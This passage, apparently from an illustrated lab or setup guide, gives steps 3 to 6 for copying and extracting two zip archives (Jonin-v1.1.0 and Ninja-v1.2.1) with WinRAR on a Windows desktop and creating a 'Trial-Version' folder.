
3. Navigate to **C:/Users/Admin/Desktop** and paste the copied zip files.




4. Now, right-click on **Jonin-v1.1.0-win.zip** file and hover over **WinRAR** and select **Extract Here** from the list of options.




5. After Extracting the file, create a new folder in **C:\Users\Admin\Desktop** and name it as **Trial-Version**.




6. Right-click on **Ninja-v1.2.1-win.zip** file and hover over **WinRAR** and select **Extract files...** from the list of options.



